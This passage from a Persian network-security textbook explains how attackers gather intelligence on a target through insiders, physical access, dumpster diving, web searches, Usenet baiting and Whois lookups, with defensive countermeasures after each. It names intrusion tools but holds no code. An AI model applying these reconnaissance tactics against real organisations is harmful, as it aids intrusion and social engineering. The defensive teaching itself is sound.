• **دهم** آنکه به کارمندان خود سفارش کنید که اطلاعات شخصی خود در مورد نوع کار ، نوع مسئولیت ، ردهٔ اجرائی و ... را روی اینترنت جار نزنند. (مثلاً از طریق تهیهٔ سایت وب شخصی ، نامه به افراد ناشناس یا معرفی در محیط گپ (chat))

دسترسی مستقیم و ورود بی‌واسطه به شبکه

یکی از خطرات بالقوه‌ای که شبکه‌های حساس و امنیتی را تهدید می‌کند، دسترسی مستقیم افراد

خطرناک و بیمار به ماشینهای شبکه است. شاید این موضوع برای سرویس‌دهنده‌های معمولی اینترنت یا شبکه‌های کوچک چندان مهم و تهدیدکننده به حساب نیاید ولی در مورد شبکه‌هائی مثل شبکه‌های بانکی ، سرویس‌دهنده‌های تجارت الکترونیکی یا شبکه‌های ملّی و دولتی در درجهٔ اوّل اهمیت قرار می‌گیرد به گونه‌ای که در برخی از موسسات مهم ، از مجموعهٔ شبکهٔ خود مثل یک انبار مهمات نظامی حفاظت می‌کنند.

نفـــوذگر می‌تواند یکی از کارکنان موسسه باشد یا کسی که اجیر شده تا در قالب پیمانکار ، کارگر یا بازرس ، ماموریتی را روی شبکه انجام بدهد. کم اتفاق نمی‌افتد که شما با ماشینتان به شبکه وارد شده یا در بالاترین سطح مجوز به سیستم login کرده‌اید ، در حالی که آنرا رها نموده و به دنبال کارتان رفته‌اید. نصب یک برنامه خطرناک روی یک ماشین یا دزدیدن کلمات عبور و اطلاعات حیاتی برای کسی که مدتهاست مترصد همین لحظات است چندان وقتگیر و سخت نخواهد بود و به زمانی بیش از یکی دو دقیقه ، احتیاج ندارد. نصب یک برنامهٔ مخرّب و مضر مثل "اسب تروا"، "NetCat" یا "Bo2k" فقط چند ثانیه وقت می‌گیرد. (این مفاهیم را در فصل دهم خواهید آموخت) برای یک حرفه‌ای نصب چنین برنامه‌هائی به معنای پیروزی در یک حملهٔ بسیار خطرناک بر علیه شماست ، مگر آنکه اقبالتان بلند باشد!

امروزه بسیاری از کاربران حرفه‌ای به همراه خود کامپیوتر کیفی دارند. وجود یک پورت سخت‌افزاری آزاد برروی یک "هاب" یا "سوئیچ" (در جائی که دسترسی به آن ساده باشد) ممکن است در اختیار کسی قرار بگیرد که کمین کرده تا از کانال شبکه استراق سمع کند. کابلهای آزاد که بهمراه کانکتور بر روی میزها رها شده‌اند ، بسیار خطرناک خواهد بود زیرا یک حرفه‌ای قادر خواهد بود بسادگی تمام ترافیک شبکه را با کامپیوتر کیفی خودش ربوده و ذخیره نماید. (در این مورد به فصل هشتم مراجعه کنید)

متاسفانه خطر حملات از درون شبکه بسیار مهلک‌تر از حملات از بیرون شبکه است چرا که دیوار آتش خطرات بیرونی را کاهش می‌دهد درحالی‌که وقتی از درون به شبکه حمله می‌شود هیچ مانع عمده‌ای بر سر راه نفـــوذگر نیست.

دقت کنید که فقط یک دیسک نرم ۳/۵ اینچی می‌تواند یک شبکه را ویران کند. فرض کنید دیسکی که شما در هنگام نصب ویندوز ، لینوکس یا سولاریس به منظور بازیابی سیستم در مواقع بحرانی[۱] تهیه کرده‌اید گم شود. همین دیسک می‌تواند از موسسهٔ شما خارج شده و کلمات عبور موجود در آن توسط نرم‌افزار L0phtCrack رمزگشائی شود؛ در این حالت کار تمام است. (فصل هفتم در این مورد توضیح می‌دهد) سرقت یک دیسک فشردهٔ پشتیبان[۲] امنیت کّل شبکه شما را به خطر خواهد انداخت. در فصول آینده یاد خواهید گرفت که فتح یک ماشین از شبکه می‌تواند منجر به سقوط تمام سرویس‌دهنده‌ها و ماشینهای دیگر شود.

راههای بی‌شماری برای نشت اطلاعات از درون موسسهٔ شما به بیرون وجود دارد. اگر شبکهٔ شما

---

[۱] Recovery Disk
[۲] Backup CD

در محلّی واقع شده باشد که از کنار آن ارباب رجوع نیز می‌گذرند ، امنیت شبکه در حدّ بسیار پائینی است. نگهبانان به چه صورت اجازه می‌دهند تا یک نفر به ساختمان شما وارد شود. آیا اگر شما روزی کارت شناسائی خود را به همراه نیاورده باشید به شما مجوز ورود می‌دهند؟ آیا تمام کارکنان شما مجبورند کارت شناسائی خود را برروی سینه نصب کنند یا صرف شناسائی ظاهری کافی است؟ آیا اگر کسی به نگهبان موسسه مراجعه کرد و عنوان کرد از بستگان نزدیک شماست ، محترمانه او را به درون ساختمان راهنمائی می‌کنند؟ تمام این نکات مستقیماً به امنیت شبکهٔ شما ربط پیدا می‌کند. حفاظت از اطلاعات مشکلتر از حفاظت از یک انبار مهمات است. البته سطح حفاظت وابسته به نوع کاری است که در موسسهٔ شما انجام می‌شود ، ولی اگر کارهای مالی و تجاری انجام می‌دهید تمام موارد فوق اهمیت حیاتی دارد.

گزارشهائی در روزنامه‌ها می‌خوانیم که یک کارمند یا برنامه‌نویس در یک موسسه یا شرکت عظیم با دریافت پول زیادی اجیر شده تا اطلاعات حسّاس را در اختیار دیگران قرار بدهد. لذا:

نکتهٔ امنیتی ۵:
تدوین سیاستهای امنیتی یک شبکه را از حفاظتهای فیزیکی شروع کنید.

دفاع در مقابل دسترسی مستقیم و فیزیکی به شبکه

بار دیگر تاکید می‌کنیم که سیاستهای امنیتی یک شبکه به نوع سرویس‌دهی شبکه ، اهمیت و حساسیت داده‌ها بستگی دارد. روشهائی که در این بخش بعنوان دفاع در مقابل دسترسی فیزیکی به شبکه معرفی می‌کنیم برای شبکه‌ای با اهمیت بالا (مثل بانک یا موسسهٔ مالی و اعتباری) الزامی است:

- برای کارکنان شبکه کارت شناسائی معتبر، غیرقابل جعل و عکسدار صادر کنید و آنها موظف باشند در هنگام ورود ، در حین کار و در خلال ساعات کاری آنرا بر سینهٔ خود داشته باشند. هیچ عذری را نپذیرید و به نگهبانی سفارش کنید که بدون کارت شناسائی نصب شده بر سینه ، به هیچکس حتی خودتان (به عنوان مسئول شبکه) مجوز ورود ندهد.
- ساختمان محل شبکه حتی‌الامکان در طبقاتی باشد که ورود و خروج از آن ساده نباشد، درهای متعدد نداشته باشد و پنجره‌ها راه فرار محسوب نشوند.
- نگهبانان حساس و هوشیار بگمارید و مطمئن باشید که توانائی حفاظت از شبکهٔ شما را دارند. آنها را به دقت گزینش کنید!
- هویت اشخاص و کارتهای شناسائی را توسط دستگاههای کارتخوان و خودکار بررسی کنید.
- ساختمان شما باید از لحاظ فیزیکی به آژیرهای هشدار، دزدگیر و دوربینهای مدار بسته مجهز باشد. اگر احساس می‌کنید دستگاهها و سیستمهای معمولی امنیت موردنظر شما را تامین نمی‌کنند با صرف هزینهٔ بیشتر از ابزارهای احراز هویت حرفه‌ای (مثل حسگرهای اثر انگشت) و درهای

خودکار تهیه و نصب کنید.

- بسته به امنیت موردنظر موسسهٔ شما، ورود کارکنان با کیف، چمدان، ساک یا هر محموله‌ای را ممنوع کنید. در هنگام ورود نگهبانی وسائل آنها را تحویل گرفته و در هنگام خروج تحویل بدهد.
- دیسکهای پشتیبان و دیسکهای نصب یا هرگونه اطلاعات حیاتی را درون گاوصندوقهای نسوز نگهداری کنید.
- سرویس‌دهنده‌ها و ماشینهای حساس باید به نحوی تنظیم شوند که دارای Screen Saver مبتنی بر کلمهٔ عبور باشد یعنی بمحض آنکه چند دقیقه از بیکار ماندن آن گذشت بطور خودکار، تصویری بی‌اهمیت روی صفحه نمایش ظاهر شود و برای برگشت به حالت عادی یک کلمهٔ عبور طلب نماید. اگرچه این قضیه دست و پاگیر خواهد بود ولی حتماً به آن دقّت داشته باشید. زمان ظاهر شدن Screen Saver را حدود پنج دقیقه در نظر بگیرید.
- هر کدام از کارمندان شما بایستی مستندات و دیسکتهای معمولی خود را درون کشوهای قفل‌دار نگهداری نمایند.
- هرگاه مجبور هستید اطلاعات مهمی را بر روی کامپیوتر کیفی خود ذخیره کنید حتماً سیستم رمزنگاری را بر روی آن فعال نمائید تا اگر کسی آنرا ربود گرفتاریتان کم باشد در غیر اینصورت ممکن است اطلاعات حیاتی شما را آشکارا و پیش رویتان خرید و فروش کنند!

آشغال‌گردی (Dumpster Diving) و روشهای دفاعی

یکی دیگر از روشهای شناسائی مقدماتی شبکه ، جستجو در کاغذها و دستنوشته‌هائی است که به عنوان کاغذ باطله در سطل آشغال انداخته می‌شود. شاید فکر کنید که این روش بسیار مبتذل و غیرممکن است درحالی‌که شایعاتی در سال ۲۰۰۰ بر سر زبانها افتاد که شرکت اوراکل (رقیب و دشمن مایکروسافت) افرادی را با صرف هزینهٔ کلان اجیر کرده بود تا در کاغذهای باطلهٔ شرکت مایکروسافت به دنبال کد برنامه‌ها و نرم‌افزارهای مهم بگردند و تحویل آنها بدهند. ممکن است در سطل آشغال ، دیسکهای نرم مستعمل افتاده باشد که بتوان اطلاعات آنها را بازیابی کرد. فهرست کاربران و کلمات عبور آنها روی کاغذهای پاره‌پاره و درون سطل آشغال ، ممکن است طعمهٔ خوبی برای یک نفوذگر باشد!

چنین روشی معمولاً بر علیه شرکتهای عظیم ، امنیتی و ملّی استفاده می‌شود و چندان برای شبکه‌های کوچک کارساز نخواهد بود ولی بهرحال اگر صلاح می‌دانید راههای زیر را برای بالا بردن ضریب امنیت شبکهٔ خود بکار ببندید:

- برای موسسهٔ خود یک یا چند کاغذ خردکن مناسب تهیه کنید و به همهٔ کارکنان خود ابلاغ کنید که کاغذهای باطله باید به کاغذ خردکن سپرده شوند.
- زباله‌های اداری شامل دیسکهای نرم و فشرده (CD) و نوارهای مغناطیسی زائد بایستی به نحو مناسبی امحاء و نابود شوند تا امکان استفاده از آنها بهیچوجه وجود نداشته باشد.

- پرونده‌ها ، دیسکتها ، مستندات و نقشه‌ها باید جمع‌آوری شده و طبق ضوابط خاص و تعریف شده نابود شده و صورتجلسهٔ آن دریافت و بایگانی شود!

جستجو در وب به دنبال اطلاعات و اخبار شبکهٔ هدف

یک نفـــوذگر ممکن است نتواند از روشهای معرفی شدهٔ قبلی برای شناسائی شبکهٔ هدف استفاده کند. حملات راه دور نمی‌توانند متکی به شناسائی روانشناختی هدف یا دسترســی فـیزیکی بـه شـبکه باشند؛ لذا برای شناسائی مقدماتی شبکهٔ هدف بهترین ابزار مراجعه به **"تور جهانگســتر یــا همــان وب"** است. سهل‌الوصول و بی‌دردسر!

وقتی شبکه‌ای تاسیس و شروع به فعالیت در اینترنت می‌نماید اطلاعات زیادی در مورد آن در وب می‌توان یافت. مثلاً وقتی شما یک آدرس نمادین نام حوزه (Domain Name) را ثبت می‌کنید ، مجبوریـد اطلاعات لازم را در مورد خود و شبکهٔ خود به ثبت‌کنندهٔ آدرس (Registrar) ارائه بدهید. این اطلاعـات ، عمومی و در دسترس همگان خواهـد بـود. همینطـور وقتـی یـک کـلاس آدرس IP ثبـت می‌کنیـد ، اطلاعاتی را در مورد خود باید ارائه کنید که در دسترس همگان خواهد بود. ســایتهای وب متعلـق بـه سازمان شما ، بطور ضمنی اطلاعاتی را از ماهیت شبکه و چگونگی ادارهٔ آن فاش می‌کنند.

بطور کلّی یک نفـــوذگر در وب به دنبال اطلاعات زیر از شبکهٔ هدف می‌گردد:

- آدرسهای حوزهٔ ثبت شده برای شبکهٔ شما (Domain Name)
- آدرسهای IP ثبت شده
- آدرسهای پست الکترونیکی و شماره UIN مربوط به کـاربران مـهم (UIN[1] یـا شـماره جـهانی هویت افراد در محیط گپ اینترنتی ICQ[2] است)
- نوع سرویسهائی که شبکهٔ هدف عرضه کرده است.

امروزه هیچ دایره‌المعارفی غنی‌تر از وب یافت نمی‌شود و می‌توان در آن به دنبال هر چیزی گشت؛ اطلاعات فوق‌الذکر هم در وب یافت می‌شود. (امروزه مصطلح شده که وقتی از کسی سؤالی می‌پرسید که یا جوابش را نمی‌داند و یا تمایلی به پاسخ دادن ندارد در جواب شما کلمـهٔ کوتـاه شـدهٔ STFW[3] را برایتان ارسال می‌کند. این عبارت اختصاری در زبان انگلیسـی بدیـن معناسـت کـه بـه "سـایتهای وب خوب و غنی مراجعه کن!". شناسائی مقدماتی شبکهٔ هدف نیز یک راه‌حل بزرگ دارد: STFW !!

جستجو در سایتهای وب یک موسسه

نفـــوذگر در اوّلین مرحله از شناسائی مقدماتی به سایتهای وب موسسهٔ هدف مراجعه می‌کند و بـا گشت و گذار در آن به دنبال اطلاعات زیر می‌گردد:

---


[1] Universal Internet Number
[2] ICQ ⇨ I Seek You!!
[3] Search The Fine Web sites

- **اطلاعاتی در مورد چگونگی تماس با کارکنان و کاربران شبکه**: شامل شمارهٔ تلفن، آدرس پست الکترونیکی ، شماره جهانی هویت افراد در محیط گپ اینترنتی ICQ (UIN)
- **شناسائی فرهنگ و زبان مورد استفاده در شبکهٔ هدف:** دانستن این اطلاعات برای کسب آگاهی بروشهای روانشناختی مهم خواهد بود.
- **شناسائی شرکای تجاری شبکهٔ هدف:** دانستن این موضوع نیز برای کسب اطلاعات به روشهای روانشناختی مهم است. در ضمن یک نفوذگر حرفه‌ای با درک این نکته که احتمالاً در شبکهٔ شرکای تجاری، اطلاعات با ارزشی در مورد شبکهٔ هدف یافت می‌شود ممکن است حملهٔ خود را از آنها شروع نماید زیرا کافی است یکی از شبکه‌های متعلق به شرکای شبکهٔ هدف اصول ایمنی را به درستی رعایت نکرده و نفوذ به آن ساده‌تر باشد.
- **تکنولوژی مورد استفاده:** بسیاری از شرکتها و موسّسات برای تبلیغ (یا تفاخر) در مورد نوع ماشینها و سرویس‌دهنده‌ها و پیکربندی آنها، اطلاعاتی را در سایتهای وب خود عرضه می‌کنند. به عنوان مثال ممکن است یک شرکت اعلام کند که از Windows NT و سرویس‌دهندهٔ وب IIS و بانک اطلاعاتی اوراکل استفاده می‌کند یا مثلاً ممکن است اعلام شود که از سرویس‌دهندهٔ Netscape Web Server روی سولاریس در شبکه استفاده شده است. این اطلاعات برای یک نفوذگر حرفه‌ای و مجرّب بسیار قیمتی و با ارزش است زیرا آسیب‌پذیری این سیستمها و نوع ابزار حمله برای او آشکار خواهد شد.

هنر استفاده از موتورهای جستجو در اینترنت

به غیر از بررسی سایت وب شبکهٔ هدف که اطلاعات محدودی را در اختیار نفوذگر قرار می‌دهد، اطلاعات دیگری در مورد یک شبکه بصورت پراکنده در وب وجود دارد. برای گردآوری این اطلاعات پراکنده ، بهترین ابزار موتورهای جستجوی رایگان مثل Google ، Altavista و Excite هستند. گروههای خبری و حتی مجلات و روزنامه‌های الکترونیکی و سایتهای متعلق به شرکتهای رقیب نیز گاهی اوقات اطلاعات مفیدی را در اختیار نفوذگر قرار می‌دهند.

از طریق موتورهای جستجو می‌توان تمام سایتهائی که به شبکهٔ هدف حمله لینک داده‌اند (یعنی صفحاتی وبی که بهر طریق به آدرس شبکهٔ هدف ارجاع داده‌اند) را پیدا کرد. بگونه‌ای که در شکل (۱-۵) مشاهده می‌شود، در موتور جستجوی Altavista می‌توان با تایپ گزینهٔ **Link:** و درج آدرس حوزهٔ مورد نظر (در جلوی آن) ، تمام سایتهای وبی را که به این آدرس ارجاع داده‌اند ، بدست آورد. ممکن است ارجاع‌دهندگان به این آدرس شرکای تجاری یا رقبای شبکهٔ هدف باشند. البته برای سایتهای معروف و شناخته شده ، پیدا کردن سایتهای وبی که به آدرس آنها ارجاع داده‌اند چندان مفید نخواهد بود زیرا ممکن است هزاران هزار سایت به چنین آدرسی ارجاع داده باشند.



شکل (۱-۵) در موتور جستجوی Altavista با اضافه کردن گزینهٔ **Link:** در جلوی یک آدرس حوزهٔ ، تمام سایتهای وبی را که به این آدرس ارجاع داده‌اند ، فهرست می‌شود.

استفاده از Usenet

گروههای خبری Usenet در شبکهٔ اینترنت یکی از جولانگاههای نفوذگران برای جستجوی اطلاعات خرد و کلان در مورد شبکهٔ هدف محسوب می‌شود. کارکنان یک شبکه ممکن است برای پاسخ به سؤالات کاربران یا به اشتراک گذاشتن اطلاعات خود ، در گروههای خبری Usenet حضور داشته باشند. این محیط فضای خوبی جهت بیرون کشیدن اطلاعات حساس در مورد شبکهٔ هدف می‌باشد. مثلاً ممکن است یکی از کارمندان شبکهٔ هدف در پاسخ به سؤال یک کاربر ، جوابی مفصل و تشریحی در مورد چگونگی پیاده‌سازی، پیکربندی و رفع اشکال از یک سرویس‌دهندهٔ خاص ارائه کند. نفوذگر از این پرسش و پاسخ متوجه می‌شود که احتمالاً در شبکهٔ هدف چنین سرویس‌دهنده‌ای نصب شده است. ممکن است شخص نفوذگر از یکی از کارمندان شبکه سؤالی بپرسد تا بتواند حدسیات خود در مورد شبکهٔ هدف را گسترش بدهد. یا آنکه نفوذگر در پاسخ به یکی از پرسشگران Usenet که سؤالی در مورد شبکهٔ هدف پرسیده است ، جوابی کاملاً غلط ارائه می‌کند تا یکی از کارکنان شبکه آنرا بطور کامل ، صحیح و تفصیلی جواب بدهد.

بهرحال پرسه‌زدن در Usenet همانند ماهیگیری در یک رودخانهٔ گل‌آلود است. می‌تواند نتیجهٔ چشمگیری داشته باشد و از طرفی ممکن است هیچ نفعی به نفـــوذگر نرساند.

برای جستجوی گروههای خبری می‌توان از موتور جستجوی Google استفاده کرد:

http://groups.google.com

این موتور جستجو حجم عظیمی از گروههای خبری را در بایگانی خود درج کرده و با روش بسیار مناسب و ساده‌ای روی آن به جستجو می‌پردازد. (در سال ۲۰۰۱ ، Google ، سایت مشهور و جهانی DejaNews را تصاحب و در خود ادغام کرد تا به قدرتمندترین موتور جستجوی گروههای خبری تبدیل شود.)

مقابله با شناسائی از طریق وب

برای آنکه یکی از قربانیان حملات در سایتهای وب نباشید و نفـــوذگر نتواند از طریق وب به شناسائی شبکه شما ، اقدام کند چه باید کرد؟

- در ابتدا سعی کنید تا میزان حساسیت و سطح امنیت مورد نیاز شبکه را ارزیابی کرده و سپس تعیین کنید که چه اطلاعاتی را می‌توان در سایتهای وب عرضه کرد و چه اطلاعاتی باید محرمانه بماند. از اطلاع‌رسانی در مورد تجهیزات سخت‌افزاری ، نرم‌افزاری و پیکربندی شبکه به شدّت اجتناب کنید. شاید اعتراض کنید که چنین کاری به امنیت شبکه هیچ کمکی نخواهد کرد در حالی که ما معتقدیم ، اطلاع‌رسانی به نفـــوذگر ، کار او را سرعت خواهد بخشید و او مجبور به صرف وقت زیادی برای شناسائی مقدماتی شبکهٔ شما نخواهد بود. در فصل ششم یاد خواهید گرفت که یک نفـــوذگر برای آنکه سیستم عامل یکی از سرویس‌دهنده‌های شبکه را تشخیص بدهد باید ابزارهای نرم‌افزاری خاص بکار گرفته و وقت زیادی صرف کند.[۱] حال شما نباید آنرا در سایت وب خودتان جار بزنید!
- بایستی به عنوان مسئول شبکه سیاستهای خاصی را در مورد استفادهٔ کارکنان از گروههای خبری و Mailing List وضع کنید. به تمام کارکنان خود ابلاغ کنید که بهیچوجه اطلاعات مربوط به پیکربندی شبکه و نوع سخت‌افزار یا نرم‌افزار مورد استفاده در شبکه را برای کسی پست نکنند یا در گروههای خبری اعلام ننمایند.
- برای آنکه مطمئن شوید سیاستهای امنیتی وضع شده توسط کارکنان رعایت می‌شود گاه‌به‌گاه اقدام به جستجوی وب برای یافتن ردّ پای کارکنان خاطی بنمایید. ابتدا در سایتهای وب خود جستجو و بررسی کنید و سپس درون گروههای خبری به جستجوی خود ادامه بدهید. در هیچ نقطه‌ای از اینترنت نباید اطلاعات محرمانه از شبکهٔ شما مشاهده شود.[۲]

---

[۱] **تشخیص نوع سیستم عامل مبتنی بر مکانیزمی با نام TCP Stack Fingerprinting است که در فصل آینده بدان خواهیم پرداخت.**

[۲] **البته فراموش نکنید که میزان سختگیری به اهمیت خدماتی که شبکهٔ شما ارائه می‌دهد و حساسیت داده‌ها بستگی دارد. به خاطر داشته باشید "سختگیری بیش از اندازه نتیجهٔ معکوس خواهد داشت."**

بانک اطلاعاتی Whois

پس از جستجو در وب ، نفـــوذگر به سراغ بانکهای اطلاعاتی Whois در اینـترنت مـی‌رود. ایـن بانکهای اطلاعاتی می‌توانند در مورد آدرسهای اینترنت (IP) ، نامـهای حـوزه (Domain Name) و روش برقراری تماس با یک فرد مسئول در شبکهٔ هدف ، اطلاعات قابل توجهی را ارائه نمایند.

"آدرس حوزه" یک ماشین یا یک گروه از ماشینها را روی اینترنت مشخص می‌کنـد. بعنـوان مثـال */www.microsoft.com* آدرس ماشینی است که نقش سـرویس‌دهندهٔ وب شـرکت مایکروسـافت را ایفـا می‌کند ، درحالی‌که microsoft.com گروهی از ماشینها را مشخص می‌کند که همگی متعلـق بـه شـرکت مایکروسافت هستند. این ماشینها همگی دارای نامی هستند کـه در آخـر نامشـان *microsoft.com* ظـاهر می‌شود:

*machine_name.**microsoft.com***

در برخی از کتابها به آدرسی مثـل *www.microsoft.com* یـک "زیردامنـه" یـا "زیرحـوزه" از آدرس حوزهٔ ***microsoft.com*** گفته می‌شود. وقتی موسسهٔ شما یک شبکه کـامپیوتری جـهت سـرویس‌دهی در اینترنت ایجاد می‌کند که شامل سرویس‌دهنده‌های وب ، پست الکـترونیکی ، FTP و یـا هـر سـرویس دیگر است مجبور خواهد بود تا حداقل یک آدرس حوزه (مثل *yourcompany.com*) ثبـت نمـاید. ایـن آدرس جهانی به مجموعهٔ تمام ماشینهای شبکهٔ شما اشاره می‌کند نه یک ماشین خاص. برای آنکه شما تک‌تک ماشینهای شبکهٔ خود را نامگذاری کنید باید ابتدا یک سرویس‌دهندهٔ DNS بر روی یک ماشـین از شبکه نصب کنید و بر روی آن سرویس‌دهنده اسـامی ماشـینها و آدرس IP آنـها را تعریـف نمـائید. آدرس این سرویس‌دهندهٔ DNS ، در بانک اطلاعـات جـهانی DNS کـه آدرس را از طریـق آنـها ثبـت داده‌اید درج می‌شود. هر کسی در هر کجای دنیـا بخواهـد آدرسـی مثـل *xxx.yourcompany.com* را بـه آدرس IP تحلیل و تبدیل (Resolve) کند از طریق سـرویس‌دهنده‌های جـهانی DNS بـه آدرس ماشـین DNS شبکهٔ شما ارجاع داده می‌شود. آن ماشین هم تحت کنترل و نظارت شماست و هر نـامی کـه بـه ***yourcompany.com*** ختم شده باشد باید روی ماشین DNS محلی ، تعریف شود.

به محض آنکه یک آدرس حوزه را از طریق ثبت‌دهنده‌های جهانی برای سازمان یا شرکت خود بـه ثبت می‌رسانید تمام اطلاعات مربوط به آن نام ، بصورت خودکار در تمام بانکهای اطلاعاتی Whois در شبکه اینترنت بار خواهد شد. با توجه بدانکه در هنگام ثبت آدرس ، اطلاعاتی راجع بـه نـام شـرکت ، مسئول شبکه ، آدرس و شماره تلفن از شما دریافت می‌شود و ایـن اطلاعـات در بانکـهای اطلاعـاتی Whois درج خواهد شد لذا هر کسی که اراده کند می‌تواند با مراجعه به سرویس‌دهنده‌های Whois ایـن اطلاعات را بدست بیاورد.

قبل از آنکه چگونگی استفاده از بانکهای اطلاعاتی Whois را بیاموزیم بایستی ببینیم "ثبت‌دهنده‌های آدرس حوزه -Domain Name Registrar-" چه نقشی را در شبکهٔ اینترنت ایفا می‌کنند.

وقتی شما می‌خواهید یک آدرس حوزه با پسوندهای com. ، net. یا org. را در اینترنت ثبت بدهیـد باید به یکی از سایتهای ثبت‌دهندهٔ نام مراجعه کرده و پس از پرداخت وجه مربوطه، نام مورد نظر خود

را تعیین کنید. این سایتها بررسی خواهند کرد که نام انتخابی شما متعلق به دیگران نباشد ، سپس با گرفتن مجموعه‌ای از اطلاعات نام انتخابی شما را در "**سرویس‌دهنده‌های جهانی نام**" وارد می‌نمایند و از آن به بعد نام شما در جهان شناخته شده خواهد بود. سرویس‌دهنده‌های Whois نیز مشخصات عمومی شما را در بانک اطلاعاتی جهانی و همگانی خود درج می‌نمایند.

هنگامی که نفوذگر بخواهد شبکهٔ شما را شناسائی کند Whois تمام این اطلاعات را بصورت قانونی و رایگان تقدیم او خواهد کرد. البته جستجو بدنبال اطلاعات مربوط به یک نام حوزه بستگی به آن دارد که آن نام دارای پسوندهای com. ، net. یا org. است یا آنکه پسوندهای کشوری مثل ir. یا nl. یا پسوندهای غیرعمومی مثل mil. دارد. جستجو در مورد این دو دسته نام اندکی متفاوت است. ابتدا به تشریح روش جستجوی اطلاعات در مورد پسوندهای com. ، net. یا org. می‌پردازیم:

کسب اطلاعات در مورد نامهای حوزه با پسوند com. ، net. یا org.

تا قبل از سال ۱۹۹۹ فقط یک شرکت به نام Network Solutions متولی ثبت اسامی با پسوندهای com. ، net. یا org. بود. در سال ۱۹۹۹ بنگاه جهانی ICANN[1] تصمیم گرفت که فرآیند ثبت نام را از حالت انحصاری درآورده و تحت یک روال قانونی ، ثبت نامهای حوزه در شبکه اینترنت را به شرکتهای واجد شرایط واگذار نماید تا در یک جوّ رقابتی سرویسهای بهتری به مشتریان عرضه شود. پس از این تصمیم صدها شرکت در عرصهٔ ثبت نامهای حوزه به رقابت پرداختند. تا جائی که برخی از شرکتها هزینهٔ ثبت نام را به صفر رساندند. (ثبت نام رایگان در ازای دریافت مقداری فضا بر روی سایت وب متقاضی ثبت نام)


فهرست کامل شرکتهای ثبت‌دهنده‌های نام (با پسوندهای com. ، net. یا org.) در آدرس *http://www.internic.net/alpha.html* ارائه شده است. در شکل (۲-۵) فهرست برخی از این شرکتها را ملاحظه می‌کنید.

